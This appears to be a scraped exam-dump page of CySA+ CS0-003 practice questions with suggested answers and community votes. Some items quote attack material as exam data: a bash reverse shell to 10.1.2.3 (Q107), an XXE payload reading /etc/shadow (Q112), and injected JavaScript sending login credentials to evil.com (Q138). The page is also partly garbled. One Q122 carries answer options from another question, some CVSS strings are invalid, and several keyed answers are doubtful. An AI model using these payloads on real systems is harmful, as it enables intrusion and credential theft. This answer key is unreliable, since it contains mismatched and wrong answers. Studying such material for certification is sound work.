

 EXAM CS0-003 TOPIC 1 QUESTION 1 DISCUSSION

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

- A. CVSS:31/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:K/A:L
- B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
- C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
- D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Suggested Answer: A

Community vote distribution

A (93%)	7%
---------	----

by  [kmordalv](#) at *July 20, 2023, 4:17 p.m.*

 EXAM CS0-003 TOPIC 1 QUESTION 10 DISCUSSION

The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

- A. Deploy a CASB and enable policy enforcement
- B. Configure MFA with strict access
- C. Deploy an API gateway
- D. Enable SSO to the cloud applications

Suggested Answer: A

Community vote distribution

A (100%)

by  nmap_king_22 at Sept. 5, 2023, 5:53 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 100 DISCUSSION

A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8. Which of the following best practices should the company follow with this proxy?

- A. Leave the proxy as is.
- B. Decommission the proxy.
- C. Migrate the proxy to the cloud.
- D. Patch the proxy.

Suggested Answer: *B*

Community vote distribution

B (100%)

by  [kmordalv](#) at Aug. 30, 2023, 2:54 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 101 DISCUSSION

An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

- A. Access rights
- B. Network segmentation
- C. Time synchronization
- D. Invalid playbook

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Aug. 30, 2023, 2:56 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 102 DISCUSSION

An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

- A. SOAR
- B. SIEM
- C. SLA
- D. IoC

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Aug. 30, 2023, 2:59 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 103 DISCUSSION

An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of-life date. Which of the following best describes a security analyst's concern?

- A. Any discovered vulnerabilities will not be remediated.
- B. An outage of machinery would cost the organization money.
- C. Support will not be available for the critical machinery.
- D. There are no compensating controls in place for the OS.

Suggested Answer: A

Community vote distribution

A (100%)

by  [kmordalv](#) at Aug. 30, 2023, 3:03 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 104 DISCUSSION

Which of the following describes the best reason for conducting a root cause analysis?

- A. The root cause analysis ensures that proper timelines were documented.
- B. The root cause analysis allows the incident to be properly documented for reporting.
- C. The root cause analysis develops recommendations to improve the process.
- D. The root cause analysis identifies the contributing items that facilitated the event.

Suggested Answer: D

Community vote distribution

D (78%) C (22%)

by  kmordalv at Sept. 14, 2023, 10:46 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 105 DISCUSSION

Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

- A. Command and control
- B. Data enrichment
- C. Automation
- D. Single sign-on

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Aug. 30, 2023, 3:07 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 106 DISCUSSION

A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

- A. SIEM
- B. CASB
- C. SOAR
- D. EDR

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Aug. 30, 2023, 3:09 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 107 DISCUSSION

A security analyst identified the following suspicious entry on the host-based IDS logs:

```
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
```

Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

- A.

```
#!/bin/bash
nc 10.1.2.3 8080 -vv >/dev/null && echo "Malicious activity" || echo "OK"
```
- B.

```
#!/bin/bash
ps -fea | grep 8080 >/dev/null && echo "Malicious activity" || echo "OK"
```
- C.

```
#!/bin/bash
ls /opt/tcp/10.1.2.3/8080 >/dev/null && echo "Malicious activity" || echo "OK"
```
- D.

```
#!/bin/bash
netstat -antp | grep 8080 >/dev/null && echo "Malicious activity" || echo "OK"
```

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Aug. 30, 2023, 3:16 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 108 DISCUSSION

A company is concerned with finding sensitive file storage locations that are open to the public. The current internal cloud network is flat. Which of the following is the best solution to secure the network?

- A. Implement segmentation with ACLs.
- B. Configure logging and monitoring to the SIEM.
- C. Deploy MFA to cloud storage locations.
- D. Roll out an IDS.

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Aug. 30, 2023, 3:18 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 109 DISCUSSION

A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

- A. Deploy a WAF to the front of the application.
- B. Replace the current MD5 with SHA-256.
- C. Deploy an antivirus application on the hosting system.
- D. Replace the MD5 with digital signatures.

Suggested Answer: B

Community vote distribution

B (100%)

by  kmordalv at Aug. 30, 2023, 4:03 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 11 DISCUSSION

An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

- A. CDN
- B. Vulnerability scanner
- C. DNS
- D. Web server

Suggested Answer: C

Community vote distribution

C (82%) Other

by  at Aug. 1, 2023, 7:15 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 110 DISCUSSION

A security analyst needs to mitigate a known, exploited vulnerability related to an attack vector that embeds software through the USB interface. Which of the following should the analyst do first?

- A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
- B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
- C. Check configurations to determine whether USB ports are enabled on company assets.
- D. Review logs to see whether this exploitable vulnerability has already impacted the company.

Suggested Answer: C

Community vote distribution

C (83%)	Other
---------	-------

by  kmordalv at Aug. 30, 2023, 4:06 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 111 DISCUSSION

A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

- A. Nmap
- B. TCPDump
- C. SIEM
- D. EDR

Suggested Answer: *B*

Community vote distribution

B (100%)

by  kmordalv at Aug. 30, 2023, 4:08 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 112 DISCUSSION

A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>$ent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

- A. Directory traversal
- B. XSS
- C. XXE
- D. SSRF

Suggested Answer: C

Community vote distribution

C (95%)	5%
---------	----

by  kmordalv at Sept. 14, 2023, 11:37 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 113 DISCUSSION

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Aug. 30, 2023, 4:25 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 114 DISCUSSION

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. grep [IP address] packets.pcap
- B. cat packets.pcap | grep [IP Address]
- C. tcpdump -n -r packets.pcap host [IP address]
- D. strings packets.pcap | grep [IP Address]

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Aug. 30, 2023, 4:28 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 115 DISCUSSION

A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

- A. CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- B. CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- C. CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Sept. 14, 2023, 12:17 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 116 DISCUSSION

A security analyst must review a suspicious email to determine its legitimacy. Which of the following should be performed? (Choose two.)

- A. Evaluate scoring fields, such as Spam Confidence Level and Bulk Complaint Level
- B. Review the headers from the forwarded email
- C. Examine the recipient address field
- D. Review the Content-Type header
- E. Evaluate the HELO or EHLO string of the connecting email server
- F. Examine the SPF, DKIM, and DMARC fields from the original email

Suggested Answer: AF

Community vote distribution

AF (49%)	BF (47%)	4%
----------	----------	----

by  kmordalv at Aug. 30, 2023, 4:36 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 117 DISCUSSION

A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

- A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
- B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:L - Base Score 7.2
- C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
- D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Suggested Answer: *D*

Community vote distribution

D (73%) A (27%)

by  kmordalv at Aug. 30, 2023, 4:39 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 118 DISCUSSION

A recent vulnerability scan resulted in an abnormally large number of critical and high findings that require patching. The SLA requires that the findings be remediated within a specific amount of time. Which of the following is the best approach to ensure all vulnerabilities are patched in accordance with the SLA?

- A. Integrate an IT service delivery ticketing system to track remediation and closure
- B. Create a compensating control item until the system can be fully patched
- C. Accept the risk and decommission current assets as end of life
- D. Request an exception and manually patch each system

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Aug. 30, 2023, 4:40 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 119 DISCUSSION

Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

- A. Join an information sharing and analysis center specific to the company's industry
- B. Upload threat intelligence to the IPS in STIX/TAXII format
- C. Add data enrichment for IPs in the ingestion pipeline
- D. Review threat feeds after viewing the SIEM alert

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Aug. 30, 2023, 4:43 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 12 DISCUSSION

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A. Weaponization
- B. Reconnaissance
- C. Delivery
- D. Exploitation

Suggested Answer: D

Community vote distribution

D (100%)

by  Uncle_Lucifer at Sept. 15, 2023, 10:58 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 120 DISCUSSION

An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

- A. Multifactor authentication
- B. Password changes
- C. System hardening
- D. Password encryption

Suggested Answer: *B*

Community vote distribution

B (73%) A (27%)

by  [ms123451](#) at Sept. 3, 2023, 7:42 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 121 DISCUSSION

A company is deploying new vulnerability scanning software to assess its systems. The current network is highly segmented, and the networking team wants to minimize the number of unique firewall rules. Which of the following scanning techniques would be most efficient to achieve the objective?

- A. Deploy agents on all systems to perform the scans
- B. Deploy a central scanner and perform non-credentialed scans
- C. Deploy a cloud-based scanner and perform a network scan
- D. Deploy a scanner sensor on every segment and perform credentialed scans

Suggested Answer: A

Community vote distribution

A (69%)

D (31%)

by  kmordalv at Aug. 30, 2023, 5:13 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 122 DISCUSSION

An organization's email account was compromised by a bad actor. Given the following information:

Time	Description
8:30 a.m.	A total of 2,000 emails were sent from the compromised account. The email directed the recipients to pay an invoice. Enclosed in the email was a short message, along with a link and an attachment was contained in the email.
8:45 a.m.	Recipients started alerting the organization's help desk about the email.
8:55 a.m.	The help desk escalated the issue to the CSIRT.
9:10 a.m.	The IRT was assembled, a call bridge was established, and the Chief Information Security Officer declared an incident.
9:15 a.m.	The web session for the email account was revoked and password resets were initiated. The machine was investigated further to ensure security controls were in place.
9:30 a.m.	All sent emails were removed from organization's servers.
9:35 a.m.	The CSIRT lowered the priority of the incident and started to review logs.
9:45 a.m.	Passwords were reset for all internal users that clicked on the link.
9:50 a.m.	Continued analysis to determine the impact was limited.
10:30 a.m.	Besides continued monitoring, the organization reasonably believed the threat was remediated.

Which of the following is the length of time the team took to detect the threat?

- A. Data masking
- B. Hashing
- C. Watermarking
- D. Encoding

Suggested Answer: C

by  ms123451 at Sept. 3, 2023, 7:49 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 122 DISCUSSION

Executives at an organization email sensitive financial information to external business partners when negotiating valuable contracts. To ensure the legal validity of these messages, the cybersecurity team recommends a digital signature be added to emails sent by the executives. Which of the following are the primary goals of this recommendation? (Choose two.)

- A. Confidentiality
- B. Integrity
- C. Privacy
- D. Anonymity
- E. Non-repudiation
- F. Authorization

Suggested Answer: *BF*

Community vote distribution

BE (50%)	BF (50%)
----------	----------

by  [NetworkDisciple](#) at Dec. 23, 2024, 4:44 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 123 DISCUSSION

A security administrator needs to import PII data records from the production environment to the test environment for testing purposes. Which of the following would best protect data confidentiality?

- A. Data masking
- B. Hashing
- C. Watermarking
- D. Encoding

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Aug. 30, 2023, 5:16 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 124 DISCUSSION

The email system administrator for an organization configured DKIM signing for all email legitimately sent by the organization. Which of the following would most likely indicate an email is malicious if the company's domain name is used as both the sender and the recipient?

- A. The message fails a DMARC check
- B. The sending IP address is the hosting provider
- C. The signature does not meet corporate standards
- D. The sender and reply address are different

Suggested Answer: A

Community vote distribution

A (93%)	7%
---------	----

by  FoeMarc at Oct. 27, 2023, 11:08 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 125 DISCUSSION

During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?

- A. Header analysis
- B. Packet capture
- C. SSL inspection
- D. Reverse engineering

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Oct. 19, 2023, 9:55 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 126 DISCUSSION

An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

- A. Blocklisting
- B. Allowlisting
- C. Graylisting
- D. Webhooks

Suggested Answer: *B*

Community vote distribution

B (100%)

by  [kmordalv](#) at Sept. 14, 2023, 4:30 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 127 DISCUSSION

During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

- A. Shut down the server.
- B. Reimage the server.
- C. Quarantine the server.
- D. Update the OS to latest version.

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Sept. 1, 2023, 12:39 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 128 DISCUSSION

An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

- A. Perform a tabletop drill based on previously identified incident scenarios.
- B. Simulate an incident by shutting down power to the primary data center.
- C. Migrate active workloads from the primary data center to the secondary location.
- D. Compare the current plan to lessons learned from previous incidents.

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 1, 2023, 12:42 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 129 DISCUSSION

Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

- A. Deploy a database to aggregate the logging
- B. Configure the servers to forward logs to a SIEM
- C. Share the log directory on each server to allow local access.
- D. Automate the emailing of logs to the analysts.

Suggested Answer: *B*

Community vote distribution

B (100%)

by  kmordalv at Sept. 1, 2023, 12:43 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 13 DISCUSSION

An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

- A. Exploitation
- B. Reconnaissance
- C. Command and control
- D. Actions on objectives

Suggested Answer: B

Community vote distribution

B (100%)

by  [nmap_king_22](#) at Sept. 5, 2023, 6:12 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 130 DISCUSSION

Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

- A. Mean time to detect
- B. Mean time to respond
- C. Mean time to remediate
- D. Service-level agreement uptime

Suggested Answer: A

Community vote distribution

A (60%) B (40%)

by  kmordalv at Sept. 1, 2023, 12:47 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 131 DISCUSSION

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

- A. Transfer
- B. Accept
- C. Mitigate
- D. Avoid

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Sept. 1, 2023, 12:49 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 132 DISCUSSION

A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

- A. Wipe the computer and reinstall software
- B. Shut down the email server and quarantine it from the network
- C. Acquire a bit-level image of the affected workstation
- D. Search for other mail users who have received the same file

Suggested Answer: D

Community vote distribution

D (58%)

C (42%)

by  kmordalv at Sept. 1, 2023, 12:52 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 133 DISCUSSION

The security analyst received the monthly vulnerability report. The following findings were included in the report:

- Five of the systems only required a reboot to finalize the patch application
- Two of the servers are running outdated operating systems and cannot be patched

The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

- A. Compensating controls
- B. Due diligence
- C. Maintenance windows
- D. Passive discovery

Suggested Answer: A

Community vote distribution

A (100%)

by  chaddman at Oct. 30, 2023, 6:10 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 134 DISCUSSION

The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?

- A. Vulnerability A
- B. Vulnerability B
- C. Vulnerability C
- D. Vulnerability D

Suggested Answer: A

Community vote distribution

A (82%)

Other

by  Jhony at Sept. 21, 2023, 12:14 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 135 DISCUSSION

An incident response analyst is taking over an investigation from another analyst. The investigation has been going on for the past few days. Which of the following steps is most important during the transition between the two analysts?

- A. Identify and discuss the lessons learned with the prior analyst.
- B. Accept all findings and continue to investigate the next item target.
- C. Review the steps that the previous analyst followed.
- D. Validate the root cause from the prior analyst.

Suggested Answer: C

Community vote distribution

C (79%) A (17%) 4%

by  kmordalv at Oct. 19, 2023, 10:05 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 136 DISCUSSION

A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

- A. nessie.explosion
- B. vote.4p
- C. sweet.bike
- D. great.skills

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Sept. 15, 2023, 11:48 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 137 DISCUSSION

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet
- D. Disabling all staff members' ability to run downloaded applications

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 1, 2023, 7:28 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 138 DISCUSSION

A security analyst at a company is reviewing an alert from the file integrity monitoring indicating a mismatch in the login.html file hash. After comparing the code with the previous version of the page source code, the analyst found the following code snippet added:

```
$ajax({
  dataType: 'JSON',
  url: 'https://evil.com/finish.php?x=ZXZpbA==',
  type: 'POST',
  data: {
    email: email%40domain.com,
    password: password
  }
}...)
```

Which of the following best describes the activity the analyst has observed?

- A. Obfuscated links
- B. Exfiltration
- C. Unauthorized changes
- D. Beaconsing

Suggested Answer: C

Community vote distribution

C (59%) B (41%)

by  kmordalv at Sept. 1, 2023, 7:37 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 139 DISCUSSION

A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

- A. Credentialated scan
- B. External scan
- C. Differential scan
- D. Network scan

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 1, 2023, 7:39 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 14 DISCUSSION

An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

- A. Beacons
- B. Domain Name System hijacking
- C. Social engineering attack
- D. On-path attack
- E. Obfuscated links
- F. Address Resolution Protocol poisoning

Suggested Answer: CE

Community vote distribution

CE (89%)	7%
----------	----

by  ms123451 at Sept. 3, 2023, 4:50 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 140 DISCUSSION

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Suggested Answer: C

Community vote distribution

C (52%) B (48%)

by  kmordalv at Sept. 1, 2023, 7:46 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 141 DISCUSSION

A cybersecurity analyst is tasked with scanning a web application to understand where the scan will go and whether there are URLs that should be denied access prior to more in-depth scanning. Which of following best fits the type of scanning activity requested?

- A. Uncredentialed scan
- B. Discovery scan
- C. Vulnerability scan
- D. Credentialed scan

Suggested Answer: *B*

Community vote distribution

B (100%)

by  [kmordalv](#) at Sept. 1, 2023, 7:54 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 142 DISCUSSION

Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

- A. SLA
- B. MOU
- C. Best-effort patching
- D. Organizational governance

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 1, 2023, 7:56 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 143 DISCUSSION

Which of the following risk management principles is accomplished by purchasing cyber insurance?

- A. Accept
- B. Avoid
- C. Mitigate
- D. Transfer

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Sept. 1, 2023, 7:57 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 144 DISCUSSION

A recent audit of the vulnerability management program outlined the finding for increased awareness of secure coding practices. Which of the following would be best to address the finding?

- A. Establish quarterly SDLC training on the top vulnerabilities for developers
- B. Conduct a yearly inspection of the code repositories and provide the report to management.
- C. Hire an external penetration test of the network
- D. Deploy more vulnerability scanners for increased coverage

Suggested Answer: A

Community vote distribution

A (100%)

by  [kmordalv](#) at Sept. 1, 2023, 7:59 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 145 DISCUSSION

An organization has deployed a cloud-based storage system for shared data that is in phase two of the data life cycle. Which of the following controls should the security team ensure are addressed? (Choose two.)

- A. Data classification
- B. Data destruction
- C. Data loss prevention
- D. Encryption
- E. Backups
- F. Access controls

Suggested Answer: DF

Community vote distribution

DF (58%)	DE (20%)	9%	9%
----------	----------	----	----

by  ms123451 at Sept. 5, 2023, 7:43 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 146 DISCUSSION

An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

- A. The scanner is running without an agent installed.
- B. The scanner is running in active mode.
- C. The scanner is segmented improperly
- D. The scanner is configured with a scanning window

Suggested Answer: *B*

Community vote distribution

B (100%)

by  kmordalv at Sept. 2, 2023, 9:01 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 147 DISCUSSION

An organization's threat intelligence team notes a recent trend in adversary privilege escalation procedures. Multiple threat groups have been observed utilizing native Windows tools to bypass system controls and execute commands with privileged credentials. Which of the following controls would be most effective to reduce the rate of success of such attempts?

- A. Set user account control protection to the most restrictive level on all devices
- B. Implement MFA requirements for all internal resources
- C. Harden systems by disabling or removing unnecessary services
- D. Implement controls to block execution of untrusted applications

Suggested Answer: C

Community vote distribution

C (73%)	13%	13%
---------	-----	-----

by  ms123451 at Sept. 5, 2023, 7:48 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 148 DISCUSSION

A new zero-day vulnerability was released. A security analyst is prioritizing which systems should receive deployment of compensating controls deployment first. The systems have been grouped into the categories shown below:

Group	Vulnerability present	Mitigating controls	Asset value
Group A	No	No	High
Group B	Yes	Yes	Med
Group C	Yes	No	Med
Group D	Yes	Yes	High

Which of the following groups should be prioritized for compensating controls?

- A. Group A
- B. Group B
- C. Group C
- D. Group D

Suggested Answer: C

Community vote distribution

C (97%) 3%

by  ms123451 at Sept. 5, 2023, 7:52 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 149 DISCUSSION

A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

- A. OSSTMM
- B. Diamond Model of Intrusion Analysis
- C. OWASP
- D. MITRE ATT&CK

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Sept. 2, 2023, 9:08 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 15 DISCUSSION

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

- A. Conduct regular red team exercises over the application in production
- B. Ensure that all implemented coding libraries are regularly checked
- C. Use application security scanning as part of the pipeline for the CI/CD flow
- D. Implement proper input validation for any data entry form

Suggested Answer: C

Community vote distribution

C (95%)	5%
---------	----

by  at Aug. 1, 2023, 7:37 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 150 DISCUSSION

Which of the following actions would an analyst most likely perform after an incident has been investigated?

- A. Risk assessment
- B. Root cause analysis
- C. Incident response plan
- D. Tabletop exercise

Suggested Answer: *B*

Community vote distribution

B (100%)

by  kmordalv at Sept. 15, 2023, 3:28 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 151 DISCUSSION

After completing a review of network activity, the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

- A. Irregular peer-to-peer communication
- B. Rogue device on the network
- C. Abnormal OS process behavior
- D. Data exfiltration

Suggested Answer: D

Community vote distribution

D (83%) B (17%)

by  [dansche](#) at Oct. 7, 2023, 2:45 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 152 DISCUSSION

A vulnerability scanner generates the following output:

IP address	Name	Vulnerability state	CVSS	Age
10.12.2.40	SSL Certificate Cannot Be Trusted	New	6.4	13 days
10.16.2.52	Redis Server Unprotected by Password Authentication	Active	7.5	43 days
10.100.26.60	Cisco Webex Meetings Scheduled Meeting Template Deletion	Resurfaced	6	701 days
10.14.0.15	SMB Signing not required	Active	5	25 days
10.12.2.40	SSL Self-Signed Certificate	New	6.4	13 days
172.27.2.153	Sysinternals PsExec Elevation of Privilege (CVE-2021-1733)	Resurfaced	4.6	435 days
172.27.2.153	Oracle Java JDK / JRE 6 < Update 30 Multiple Vulnerabilities	Resurfaced	10	4 days

The company has an SLA for patching that requires time frames to be met for high-risk vulnerabilities. Which of the following should the analyst prioritize first for remediation?

- A. Oracle JDK
- B. Cisco Webex
- C. Redis Server
- D. SSL Self-signed Certificate

Suggested Answer: A

Community vote distribution

A (52%)

